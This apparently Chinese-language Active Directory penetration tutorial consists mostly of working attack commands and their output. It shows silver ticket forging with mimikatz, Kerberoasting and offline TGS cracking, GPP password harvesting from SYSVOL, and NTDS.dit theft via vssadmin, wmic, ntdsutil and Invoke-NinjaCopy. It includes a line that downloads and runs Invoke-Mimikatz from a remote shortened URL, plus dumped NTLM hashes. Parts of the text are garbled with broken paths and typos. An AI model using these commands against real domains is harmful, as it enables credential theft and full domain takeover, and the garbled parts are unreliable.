Volume Serial Number is 46C8-7337

Directory of \\owa2010dc.demo.local\c$

07/13/2009  07:20 PM    <DIR>          PerfLogs
01/11/2018  11:12 PM    <DIR>          Program Files
09/12/2016  07:34 PM    <DIR>          Program Files (x86)
09/12/2016  07:24 PM    <DIR>          Users
09/12/2016  07:37 PM    <DIR>          Windows
              0 File(s)        0 bytes
              5 Dir(s)   32,291,008,512 bytes free

C:\Users\testwin10\Desktop\mimikatz_trunk>
mimikatz # kerberos::golden /domain:demo.local /target:owa2010dc.demo.local /sid:S-1-5-21-1239069908-882060383-255820335
8 /service:cifs /user:silver /rc4:aac6185241728f7685c8d50c61573b75 /ptt
User      : silver
Domain    : demo.local (DEMO)
SID       : S-1-5-21-1239069908-882060383-2558203358
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: aac6185241728f7685c8d50c61573b75 - rc4_hmac_nt
Service   : cifs
Target    : owa2010dc.demo.local
Lifetime  : 1/17/2018 4:26:22 AM ; 1/15/2028 4:26:22 AM ; 1/15/2028 4:26:22 AM
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'silver @ demo.local' successfully submitted for current session
```

## Kerberos TGS服务票据(Service Ticket)离线爆破

简义：发生在上面的过程3,4，目标的服务账户的服务器主体名称(SPN)请求一个Kerberos服务票据 (TGS)。

这里会采用一个有效的用户认证票据(TGT)来请求一个或几个运行在服务器上的目标服务票据。

域控不会检测用户是否真正连接到了这些资源上(即使用户可能真的有权限访问)。

域控会在活动目录中查找SPN并且用SPN关联的用户账户把票据进行加密，以此赋予用户访问服务的权限。

请求的Kerbero服务票据的加密类型是 RC4\_HMAC\_MD5, 这意味着服务账户的NTLM密码哈希会被用来加密服务票据。

所以Kerberoast能够通过尝试不同的NTLM哈希来解开kerberos票据，一旦票据被成功解开，它的密码也就到手了。(获得服务票据不需要提权，同时也不会发送数据到目标机器。)

<https://github.com/nidem/kerberoast/blob/master/tgsrepcrack.py>

```
python tgsrepcrack.py wordlist.txt sql.kirbi
```

## Kerberoasting - Kerberoast攻击的另一种姿势

我们通常不关心基于主机的SPN，因为计算机的机器帐户密码默认是随机的，每30天更换一次。

但是，请记住，也可以为域用户帐户注册任意的SPN。

一个常见的例子就是一个服务账户管理着多个MSSQL实例；此用户帐户注册的每个MSSQL实例都有一个这样的SPN，这个SPN存储在用户的serviceprincipalname属性里。如果我们有一个为域用户帐户注册的任意SPN，那么该用户帐户的明文密码的NTLM哈希值就将用于创建服务票证。

注意的是：任何具有服务主体名称SPN的域用户帐户都可以被该域中任何用户请求该SPN的TGS，从而允许攻击者离线破解服务帐户的明文密码！这显然取决于一个可破解的服务帐户明文密码的复杂度。

- 老套的”Kerberoasting攻击姿势

- 给出的利用方法或工具包是使用工具集的组合来请求票证，并从内存中提取（使用Mimikatz）票证，然后将它们转换为可破解的格式。

### 一般来说，整个过程如下

1. 使用Tim的 GetUserSPNs.ps1脚本或者Sean的 `Find-PSServiceAccounts.ps1` 脚本或PowerView的 `"Get-NetUser -SPN"` 来枚举域帐户的SPN。

枚举域帐户的SPN：

```
> * GetUserSPNs.ps1 - https://github.com/hidem/kerberoast/blob/master/GetUserSPNs.ps1
PS C:\Users\Administrator\Desktop\kerberoast> . .\ GetUserSPNs.ps1
ServicePrincipalName : kadmin/changepw
Name : krbtgt
SAMAccountName : krbtgt
MemberOf : CN=Denied RODC Password Replication Group,CN=Users,DC=demo,DC=local
PasswordLastSet : 9/13/2016 11:37:59 AM
ServicePrincipalName : test/test
Name : testwin10
SAMAccountName : testwin10
MemberOf :
PasswordLastSet : 1/12/2018 3:00:22 PM
> * PowerView 的 Get-NetUser -SPN - https://github.com/PowerShellMafia/PowerSploit/blob/569
0b09027b53a5932e42399f6943e03fa32e549/Recon/PowerView.ps1#L2087-L2089
PS C:\Users\Administrator\Desktop\PowerSploit\Recon> Get-NetUser -spn
objectsid : S-1-5-21-1239069908-882060383-2558203358-502
iscriticalsystemobject : True
samaccounttype : 805306368
objectcategory : CN=Person,CN=Schema,CN=Configuration,DC=demo,DC=local
objectclass : {top, person, organizationalPerson, user}
```

```

logoncount          : 0
lastlogon           : 1/1/1601 8:00:00 AM
serviceprincipalname: kadmin/changepw
adspath             : LDAP://CN=krbtgt,CN=Users,DC=demo,DC=local
dscorepropagationdata: {1/12/2018 6:32:42 AM, 9/13/2016 4:06:37 AM, 9/13/2016 3:53:08
AM, 1/1/1601 12:00:00 AM}
distinguishedname   : CN=krbtgt,CN=Users,DC=demo,DC=local
...

```

```

PS C:\Users\Administrator\Desktop\PowerSploit\Recon> Get-NetUser -spn
objectsid           : S-1-5-21-1239069908-882060383-2558203358-502
iscriticalsystemobject: True
samaccounttype      : 805306368
primarygroupid       : 513
instancetype        : 4
badpasswordtime     : 1/1/1601 8:00:00 AM
lastlogoff           : 1/1/1601 8:00:00 AM
whenchanged          : 1/12/2018 6:32:42 AM
badpwdcount          : 0
badpwdcontrol        : 514
usncreated           : 12324
countrycode          : 0
admincount           : 1
objectcategory       : CN=Person,CN=Schema,CN=Configuration,DC=demo,DC=local
objectclass          : <top, person, organizationalPerson, user>
logoncount           : 0
lastlogon             : 1/1/1601 8:00:00 AM
serviceprincipalname : kadmin/changepw
adspath               : LDAP://CN=krbtgt,CN=Users,DC=demo,DC=local
dscorepropagationdata: {1/12/2018 6:32:42 AM, 9/13/2016 4:06:37 AM, 9/13/2016 3:53:08
AM, 1/1/1601 12:00:00 AM}
distinguishedname    : CN=krbtgt,CN=Users,DC=demo,DC=local
...

```

```

PS C:\Users\Administrator\Desktop\kerberoast> .\ GetUserSPNs.ps1
ServicePrincipalName : kadmin/changepw
Name                 : krbtgt
SAMAccountName       : krbtgt
MemberOf              : CN=Denied RODC Password Replication Group,CN=Users,DC=demo,DC=local
PasswordLastSet       : 9/13/2016 11:37:59 AM
ServicePrincipalName : test/test
Name                 : testwin10
SAMAccountName       : testwin10
MemberOf              : 
PasswordLastSet       : 1/12/2018 3:00:22 PM
PS C:\Users\Administrator\Desktop\kerberoast> -

```

- 请求这些特定的SPN的TGS可以使用Windows内置的工具 `setspn.exe` 或者在PowerShell中调用.NET的 `System.IdentityModel.Tokens.KerberosRequestorSecurityToken` 类。
- 使用Mimikatz的 `kerberos::list/export` 命令从内存中提取这些票证，并设置可选的base64导出格式。然后下载票据，或者将base64编码的票证拖到攻击者的机器上进行解码。
- 使用Tim的 `tgsrepcrack.py` 开始离线破解密码：

<https://raw.githubusercontent.com/nidem/kerberoast/master/tgsrepcrack.py>

```

pip install requests-kerberos,kerberos-sspi
import kerberos 改成 import kerberos_sspi as kerberos
python tgsrepcrack.py dic.txt file.kirbi

```

或者使用John the Ripper的 `kirbi2john.py` 从原始票证中提取可破解的哈希格式：

```

python kirbi2john.py *.kirbi > johnkirb.txt
john johnkirb.txt --wordlist=dic.txt

```

- xan7r给 Tim的工具集增加了一个分支，他添加了一个 `autokerberoast.ps1` 脚本，自动化了上述攻击过程：

<https://raw.githubusercontent.com/xan7r/kerberoast/master/autokerberoast.ps1>

此外，@tifkin\_写了一个Go语言版本的TGS爆破器，比原来的Python版本要快一些。

# SYSVOL


## 漏洞介绍

- 在域环境中修改域机器的本地账户密码是个很麻烦的事情  
但是微软的GPP(组策略偏好)中提供了一个批量修改本地账户的功能，可以一次性批量的修改本地账户密码(组策略不仅仅可以用来批量管理密码)。
- 但是最初却导致了一个问题，就是域管理员在配置GPP的时候，会在SYSVOL这个文件夹中保存当前GPP配置的xml文件，
- 如果管理员在配置的时候填入了密码，其中就包含了加密了的用户密码(SYSVOL是一个存储域公共文件服务器副本的共享文件夹，所有的认证用户都可以读取。SYSVOL包括登录脚本，组策略数据，以及其他域控所需要的域数据，这是因为SYSVOL能在所有域控里进行自动同步和共享。)

## 漏洞利用

- sysvol文件的位置

```
\\"<DOMAIN>\SYSVOL\<DOMAIN>\Policies\
```



The screenshot shows a Microsoft Internet Explorer window displaying XML configuration for a Group Policy object (GPO). The URL in the address bar is `\really.com\SYSVOL\really.com\Policies\{5917F5A9-0C3D-4EBD-9975-0B78AC33BAAF}\User\Preferences`. The XML content describes a user account named "administrator" with various properties like password, logon type, and account status.

```
<?xml version="1.0" encoding="utf-8" ?>
- <Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">
- <User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="administrator" image="2"
  changed="2019-12-02 02:10:28" uid="{74E23623-213A-4F17-9F40-A5F8CEDF846E}">
  <Properties action="U" newName="" fullName="" description=""
    cpassword="UVDbExf8Ija6+i3M8Rwmwp7om2zdGbS12p4N/pl/AX8" changeLogon="0"
    noChange="0" neverExpires="0" acctDisabled="0" userName="administrator" />
</User>
</Groups>
```

- xml文件

- 映射驱动 (Drives.xml)
- 创建本地用户
- 数据源 (DataSources.xml)
- 打印机配置 (Printers.xml)
- 创建/更新服务 (Services.xml)
- 计划任务 (ScheduledTasks.xml)
- 更改本地Administrator密码

- powershell脚本解密

地址: (<https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Exfiltration/Get-GPPPassword.ps1>)

### *Get-GPPPassword*

同样，我们也可以使用*Get-GPPPassword.ps1*这个脚本在域内自动搜索所有的sysvol中保存的密码并自动解密

### 若获取不到

- 使用了LAPS批量管理域内主机本地管理员帐户 (使用`ldapsearch`来dump域中的LAPS密码 <https://www.anquank.com/post/id/86502>)  
即 Local Administrator Password Solution : LAPS最大的优点是能够确保每台域内主机有不同的密码，并且定期更换。
- 域控安装补丁KB2962486  
这个补丁禁止在组策略配置中填入密码
- 目标不在组策略中使用域控密码
- 设置了共享文件夹\SYSVOL的访问权限

# AD Hash (ntds.dit活动目录的数据库文件)

## 漏洞介绍

1. 包含有关活动目录域中所有对象的所有信息 及 所有域用户和计算机帐户的密码哈希值.
2. 域控制器(DC)上的ntds.dit文件只能由可以登录到DC的用户访问.
3. 这些组可以默认登录到域控制器:

Enterprise Admins (目录林管理员组)  
Domain Admins(域管理员组)  
Administrators(管理员组)  
Backup Operators(备份操作成员)  
Account Operators(账户管理组)  
Print Operators(打印机操作组)

4. 不能登录到域控制器可能 :

- a. 限制了有权登录到域控制器的组/帐户。
- b. 限制了具有完整活动目录权限的组/帐户，特别是服务帐户。

若帐户登录了域控制器，首先把所有的登录凭证全部获取到本地

## Active Directory 中的密码哈希使用的加密方式

需要注意的是在前一个列表中，有很多被描述为加密的字段，加密的目的是提供保护，防止数据被离线提取。

微软为了提供这种保护所引入的解决方案比较复杂，其加密共有三层，前两层使用了 RC4 加密算法，第三层使用了 DES 加密算法。

- 要解密存储在 NTDS.DIT 中的哈希，需要执行下面的步骤：

- 使用 BOOTKEY (RC4 – 第一层加密) 解密 PEK (密码加密的密钥)
- HASH 解密第一轮 (使用 PEK 和 RC4 – 第二层加密)
- HASH 解密第二轮 (DES – 第三层加密)

## 密码加密密钥 —— PEK

PEK 用于加密存储在 NTDS.DIT 文件中的数据。在整个域中，这个密钥都是同一个，这意味着它在所有的域控制器中也是相同的。该 PEK 本身也以加密的形式存储在 NTDS.DIT 中。要解密 PEK 则需要从获得 Ntols.dit 文件所在的同一个域控制器中导出注册表数据 (SYSTEM hive)。这是因为 PEK 使用了 BOOTKEY 进行了加密并且 BOOTKEY 在所有的域控制器中 (事实上在域中的所有计算机) 上是不同的。

为了解密该 PEK 则必须从 NTDS.DIT 文件中获取 ATTk590689 字段。由于上述所提到的所有存储在数据库中的对象都具有此字段，因此，为了确定哪一个才是解密需要的值，则需要检查值是否为空即可。

该字段的值的长度是 76 个字节（二进制数据）。值的结构如下：

header 8 bytes	key material for RC4 16 bytes	encrypted PEK 52 bytes drops.wooyun.org
----------------	-------------------------------	--

解密后得到的 PEK 的值可以分为两部分。跳过前 36 字节（因此实际上 PEK 密钥的长度只有 16 个字节）。

去掉 RC4 加密层后的算法如下：

```
#!cpp
md5 = MD5.new()
md5.update(pek)
md5.update(enc_hash[0:16])
rc4_key = md5.digest();
rc4 = ARC4.new(rc4_key)
denc_hash = rc4.encrypt(enc_hash[16:])
```

最后一步是去掉 DES 加密层，实际上这和存储在注册表中的密码 HASH 所使用的所谓的“标准” SYSKEY 加密算法及其相似，该算法的具体细节可以在这找到， <http://moyix.blogspot.com/2008/02/syskey-and-sam.html>。

下面是该算法的最后一部分：

```
#!cpp
(des_k1,des_k2) = sid_to_key(rid)
d1 = DES.new(des_k1, DES.MODE_ECB)
d2 = DES.new(des_k2, DES.MODE_ECB)
hash = d1.decrypt(denc_hash[:8]) + d2.decrypt(denc_hash[8:])
```

需要注意的是，它必须要有用户的 SID 以确定 RID 并计算出用于 DES 加解密的密钥。

## 使用VSS卷影副本

ntds.dit 我们是没法直接进行复制拷贝的,会提示文件已被占用,这个时候我们可以通过 windows 提供的卷影复制功能来复制被进程占用的文件(xp 和 server 2003 以上都存在此功能)

```
wmic /node:AD /user:PENTEST\Administrator /password:123qwe!@# process call create "cmd /c vssadmin create shadow /for=c: 2>&1 > c:\vss.log"
```

```
PS C:\Windows\system32> wmic /node:adsdc02 /user:ADSECLAB\hansolo /password:Falcon99! process call create "cmd /c vssadmin create shadow /for=c: 2>&1 > c:\vss.log"
Executing {Win32_Process->}Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
    ProcessId = 1540;
    ReturnValue = 0;
    2>&1
}
```

当 VSS 快照完成后,我们就可以从 VSS 中将 NTDS.dit 文件和 注册表中的 System hive 复制到域控制器的 C 盘中。

```
wmic /node:AD /user:PENTEST\Administrator /password:123qwe!@# process call create "cmd /c copy卷影ID\Windows\NTDS\NTDS.dit C:\windows\temp\NTDS.dit 2>&1 > c:\vss2.log"
```

```
PS C:\Windows\system32> wmic /node:ADSDC02 /user:ADSECLab\HanSolo /password:Falcon99! process call create "cmd /c copy \?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\NTDS\NTDS.dit C:\windows\temp\NTDS.dit 2>&1 > C:\vss2.log"
Executing <Win32_Process->->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
    ProcessId = 604;
    ReturnValue = 0;
};
```

**Copy NTDS.dit file from VSS snapshot to DC's c: drive**

drops.wooyun.org

```
wmic /node:AD /user:PENTEST\Administrator /password:123qwe!@# process call create "cmd /c copy卷影ID\Windows\System32\config\SYSTEM C:\windows\temp\SYSTEM.hive 2>&1 > c:\vss2.log"
```

```
PS C:\Windows\system32> wmic /node:ADSDC02 /user:ADSECLab\HanSolo /password:Falcon99! process call create "cmd /c copy \?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SYSTEM C:\windows\temp\SYSTEM.hive 2>&1 > C:\vss2.log"
Executing <Win32_Process->->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
    ProcessId = 1844;
    ReturnValue = 0;
};
```

**Copy SYSTEM registry hive from VSS to DC's c: drive**

drops.wooyun.org

之后就可以将域控制器中 `c:\\temp` 目录的文件复制到本地的计算机中。

```
copy /z \\demo.local\c$\windows\temp\NTDS.dit c:\\temp
copy /z \\demo.local\c\windows\temp\SYSTEM.hive c:\\temp
```

```
PS C:\Windows\system32> copy \\adfdc02\c$\windows\temp\ntds.dit c:\\temp
PS C:\Windows\system32> copy \\adfdc02\c$\windows\temp\system.hive c:\\temp
```

攻击者可以通过 WMIC 传递 Kerberos 票证同样可以进行远程连接操作。

较新版本的 Windows 中 WMIC 已经有些过时了。PowerShell 提供了 `Invoke-WMIMethod cmdlet` 可以执行相同的功能。

## 使用 NTDSUtil 创建 IFM 抓取 DC 本地的Ntds.dit文件（VSS 卷影复制）

1. NTDSUtil一个本地运行的针对活动目录数据库(ntds.dit)的命令,并且允许为DCPromo准备IFM集。
2. IFM是用于DCPromo命令中"从媒体安装"这一过程的,所以,在配置域控时就不需要通过网络从其他域控拷贝数据。

IFM集,并且也会在`c:/temp`目录下生成的一份NTDS.dit附件。

```
ntdsutil "ac i ntds" "ifm" "create full c:\windows\temp\temp" q q
```

```
PS C:\Users\Administrator.ADSECLAB> ntdsutil "ac i ntds" "ifm" "create full c:\temp" q q
C:\Windows\system32\ntdsutil.exe: ac i ntds
Active instance set to "ntds".
C:\Windows\system32\ntdsutil.exe: ifm
ifm: create full c:\temp
Creating snapshot...
Snapshot set {5113733a-e9ba-430f-a320-c1168d2f62e2} generated successfully.
Snapshot {3fd7bd9a-dda5-4da0-b83c-243a8ff25690} mounted as C:\$SNAP_201503242343_VOLUMECS\
Snapshot {3fd7bd9a-dda5-4da0-b83c-243a8ff25690} is already mounted.
Initiating DEFRAAGMENTATION mode...
    Source Database: C:\$SNAP_201503242343_VOLUMECS\Windows\NTDS\ntds.dit
    Target Database: c:\temp\Active Directory\ntds.dit

        Defragmentation Status (% complete)

        0   10   20   30   40   50   60   70   80   90   100
        |----|----|----|----|----|----|----|----|----|----|
        ..... .

Copying registry files...
Copying c:\temp\registry\SYSTEM
Copying c:\temp\registry\SECURITY
Snapshot {3fd7bd9a-dda5-4da0-b83c-243a8ff25690} unmounted.
IFM media created successfully in c:\temp
ifm: q
C:\Windows\system32\ntdsutil.exe: q
```

drops.wooyun.org

创建了temp目录,下面会生成 `ntds.dit` 和 `SYSTEM / SECURITY`  
这个命令也可以通过 `WMI` 或 `PowerShell` 远程执行。

## 使用 PowerSploit 的 Invoke-NinjaCopy 远程读取 `ntds.dit` (需要目标 DC 启用 PowerShell 远程管理)

`Invoke-NinjaCopy` 是一个 `PowerShell` 函数, 可以利用 `PowerShell` 远程管理复制远程计算机的文件 (需要目标 DC 启用 `PowerShell` 远程管理)。

### Invoke-NinjaCopy 文件介绍:

该脚本可以打开整个卷 (如C:)的读取句柄并解析 NTFS 结构, 从而从一个 NTFS 卷复制文件。此操作需要目标服务器的管理员权限。利用此脚本可以绕过以下保护措施:

- 一个已被进程打开且不能被其他进程操作的文件, 如 Ntds.dit 文件或注册表中的 SYSTEM hive 配置文件。
- 已被设置 SACL 标志的文件, 在打开此类文件时, 会有提醒 (此脚本没有使用 Win32 API 打开文件, 因此 Windows 没有反应)。
- 绕过 DACL , 例如 DACL 只允许 SYSTEM 权限打开一个文件。

如果指定了 `LocalDestination` 参数, 则文件将被复制到本地服务器 (脚本正在从运行的服务器) 中指定的文件路径。

如果指定了 `RemoteDestination` 参数, 则该文件将被复制到远程服务器中指定的文件路径。

该脚本使用了 cyb70289 的NTFS解析代码并已发布到了 CodePlex 上进行 NTFS 结构解析。由于 NTFS 解析代码使用 C++ 编写, 所以我将代码编译到了一个 DLL 中, 并通过反射使用 `PowerShell` 的 `Invoke-ReflectivePEInjection.ps1` 脚本加载它 (原始代码请参阅以下链接)。

Joe Bialek ([@JosephBialek](#)) 在他的博客中写了如下关于 `Invoke-NinjaCopy` 的信息。

目前, 已有好几种方法可以转储 Active Directory 和本地密码的 HASH。不过直到最近, 我发现目前获取 HASH 的技术, 需要依赖于注入代码到 LSASS 进程或使用 VSS , 以获得含有 HASH 文件的

副本。我创建了一个名为 *Invoke-NinjaCopy* 的 PowerShell 脚本，支持任何文件（包括 *NTDS.DIT*）的复制，无需启动可疑的服务，无需注入代码到进程中，或者提升到 SYSTEM 权限。

命令：

```
#!bash
Invoke-NinjaCopy -Path "c:\windows\ntds\ntds.dit" -ComputerName "RDLABDC02" -LocalDestination "c:\temp\ntds.dit"
```

下面这个示例是从外网下载并完全是在内存中执行代码，然后执行 *Invoke-Ninjacopy*。如果攻击者已经拿到了域管理员已登录的主机，那么在这种情况下会很有效，从而使攻击者可以将 Active Directory 数据库文件从域控制器复制到主机中，然后上传到外网。

使用 **DIT 快照查看器**，可以验证我们是否顺利拿到了 Ntds.dit 文件。

从正在运行的系统中抓取文件时，我必须对 Ntds.dit 文件进行“拍摄快照”以便纠正错误。

Column name	AD Symbol name	Value
ab_cnt_col		0
Ancestors_col		02 00 00 00 D6 07 00 00 D7 07 00 00 D8 07 00 00 90 ...
ATTb49	ATT_OBJECT_DIST_NAME	5894
ATTb590606	ATT_OBJECT_CATEGORY	3372
ATTc0	ATT_OBJECT_CLASS	655369; 655413; 65542; 65536
ATTf590692	ATT_IS_CRITICAL_SYSTEM_OBJECT	1
ATTj131073	ATT_INSTANCE_TYPE	4
ATTj589832	ATT_USER_ACCOUNT_CONTROL	512
ATTj589836	ATT_BAD_PWD_COUNT	0
ATTj589840	ATT_CODE_PAGE	0
ATTj589849	ATT_COUNTRY_CODE	0
ATTj589922	ATT_PRIMARY_GROUP_ID	513
ATTj589974	ATT_ADMIN_COUNT	1
ATTj589993	ATT_LOGON_COUNT	8
ATTj590126	ATT_SAM_ACCOUNT_TYPE	805306368
ATTk589826	ATT_OBJECT_GUID	53 77 CF 2F EE 4E FB 47 91 71 5D 5B 6B C0 34 EC
ATTk589827	ATT_REPL_PROPERTY_META_DATA	01 00 00 00 00 00 00 22 00 00 00 00 00 00 00 00 00 00 00 ...
ATTl589888	ATT_LOGON_HOURS	FF

在 DC 中使用 Mimikatz 转储 Active Directory 凭据

一般情况下服务帐户就是域管理员组（或同等权限）的成员或者攻击者从域管理员最近登录到的计算机中 dump 出登录凭证。使用这些凭据，攻击者可以访问域控制器，并可以得到所有的域凭据，其中包括用于创建 Kerberos 的黄金票证的 KRBTGT 帐户的 NTLM 哈希值。

有许多不同的工具可以在本地 DC 上运行时，dump 出 AD 的凭证，但我更倾向于使用 Mimikatz，因为其具有大量的凭证窃取和代码注入功能（当然不止这些）使得攻击者可以从多种来源和场景中转储凭证数据。

命令：

```
#!/bin/bash
mimikatz lsadump::lsa /inject exit
```

可以在域控制器上运行，转储 Active Directory 的域凭证数据。

需要使用 debug 模式获取本地管理员权限或者系统权限进行访问。

注意：

UID 为 502 的帐户是 KRBTGT 帐户与 RID 为 500 的帐户一样都是域中默认的管理员。

```
mimikatz # lsadump::lsa /inject
Domain : RD / S-1-5-21-2578996962-4185879466-3696909401

RID : 000001f4 (500)
User : RDAdministrator

* Primary
  LM :
  NTLM : 7c08d63a2f48f045971bc2236ed3f3ac

* WDigest
  01 f679b3e6845b3530d23b6fd583d85fc4
  02 7594f44ba1add22ec59422ee0bcc7d3d
  03 4edf9050b5708a95c5339ff4d455f9d9
  04 f679b3e6845b3530d23b6fd583d85fc4
  05 dca06390fd68b184d077ea114d71bc65
  06 968edd04b2c8522c75a8b380777411a6
  07 b41d280f6b5e4b29be875574e8153576
  08 83d18fb18d91dbe5c48c0993015bb8fd
  09 560ff912f8d8387a3d8d16e6b8a6fa1b
  10 42fc8aa69c1bdcedc14426f6860006e9
  11 93877de46315d5a9488a04b70adffdd9b
  12 83d18fb18d91dbe5c48c0993015bb8fd
  13 e8d56e7d1c98fdb73c3bb9d4335b52e
  14 3de7cf58a243cb9c7d2da48e0d26f2e0
  15 c9cd4c6d0e58ca94f7f8deb0b771de9c
  16 8e0e4d08026ca65a1dac39b3f91ad450
  17 04019d0035b037c2340721bce9fffad5
  18 ed6557be36a02e560432c14b0c907071
  19 006b6ddf87a13ee7dd8690826ff0185
  20 44d1a858df09d82a9c3aa1504ba0cf4b
  21 05324ef16d0c8ea133bd6cc0e857d0ab
  22 bd7a7ccf1ec21d4d3c0a08141db6958e
  23 bb827d55dba87283d26ddc540187ee7d
  24 45b27af413b6cf9b2de6007dd21e909
  25 4751d4eb50d71a4ecd59aac3edaa95d0
  26 e810c132e213ae83712e6e1e9688b06f
  27 0e83d15538ee64b201e1fed1224ad7c7
  28 14cac5ae547459d5c9daac86f499b7d7
  29 d14452ddf60a9e2675fd5e37c14f12b7

* Kerberos
  Default Salt : RD.ADSECURITY.ORGAdministrator
  Credentials
    des_cbc_md5      : 0143809219947ff4
    rc4_plain        : 7c08d63a2f48f045971bc2236ed3f3ac
  OldCredentials
    des_cbc_md5      : 5d8c9e46a4ad4acd
    rc4_plain        : 96ae239ae1f8f186a205b6863a3c955f
```

## 使用PowerShell mimikatz

Invoke-Mimikatz 是 PowerSploit 的一部分，由 Joe Bialek (@JosephBialek) 编写，在一个 Powershell 函数中整合了 Mimikatz 的所有功能。它利用 Mimikatz 2.0 和 Invoke-ReflectivePEInjection 在内存中反射式的加载了 Mimikatz 的全部代码。这使得你在转储凭证时无需写入 Mimikatz 的二进制数据到磁盘中。

是什么让 Invoke-Mimikatz 如此有“魔力”，就是使用了反射式加载 Mimikatz DLL（已内嵌了脚本）到内存的能力。Invoke-Mimikatz 的代码可以从外网下载并在内存中执行，无需向磁盘写入任何东西。此外，如果使用相应的权限运行 Invoke-Mimikatz 并且目标计算机中启用了 PowerShell 远程管理时，就可以从其他系统中导出凭证数据，并可以远程执行标准的 Mimikatz 命令，不需要向远程系统上丢任何文件。

Invoke-Mimikatz 不再更新，不过我们可以使用较新的 Mimikatz 转换出 DLL（32位和64位版本）。

- 使用 mimikatz 从 LSASS 进程转储凭证：Invoke-Mimikatz –DumpCreds
- 使用 mimikatz 导出所有私有证书（即使它们已被标记为不可导出）：Invoke-Mimikatz –DumpCerts
- 在远程计算机上使用 debug 提升权限：Invoke-Mimikatz –Command “privilege::debug exit” – ComputerName “computer1”

Invoke-Mimikatz “Command” 参数允许 Invoke-Mimikatz 执行自定义的 Mimikatz 命令行。

命令：

```
#!bash
Invoke-Mimikatz -Command '"privilege::debug" "LSADump::LSA /inject" exit'
```

在域控制器上运行并转储 Active Directory 的域凭证数据是需要使用 debug 模式获取本地管理员权限或者系统权限进行访问。

```
PS C:\> IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -Command '"privilege::debug" "LSADump::LSA /inject" exit'

#####
# mimikatz 2.0 alpha (x64) release "Kiwi en C" (Dec 14 2015 19:16:34)
## ^ ##
## / \ ## /* * */
## \ / ## Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## v ## http://blog.gentilkiwi.com/mimikatz (oe.eo)
#####
with 17 modules * * */

mimikatz(powershell) # privilege::debug
Privilege '20' OK

mimikatz(powershell) # LSADump::LSA /inject
Domain : RD / S-1-5-21-2578996962-4185879466-3696909401
RID : 000001f4 (500)
User : Administrator

* Primary
LM :
NTLM : 5164b7a0fda365d56739954bbbb23835

* WDigest
01 c0c1cd529c7144c6d139e6e60d736d90
02 4fc571641e339721974261be/e2aaef
03 d9e8e1805615587fdc3fd2a237738f6d6
04 c0c1cd529c7144c6d139e6e60d736d90
05 3b078d87e635567201e3f88089ec96f3
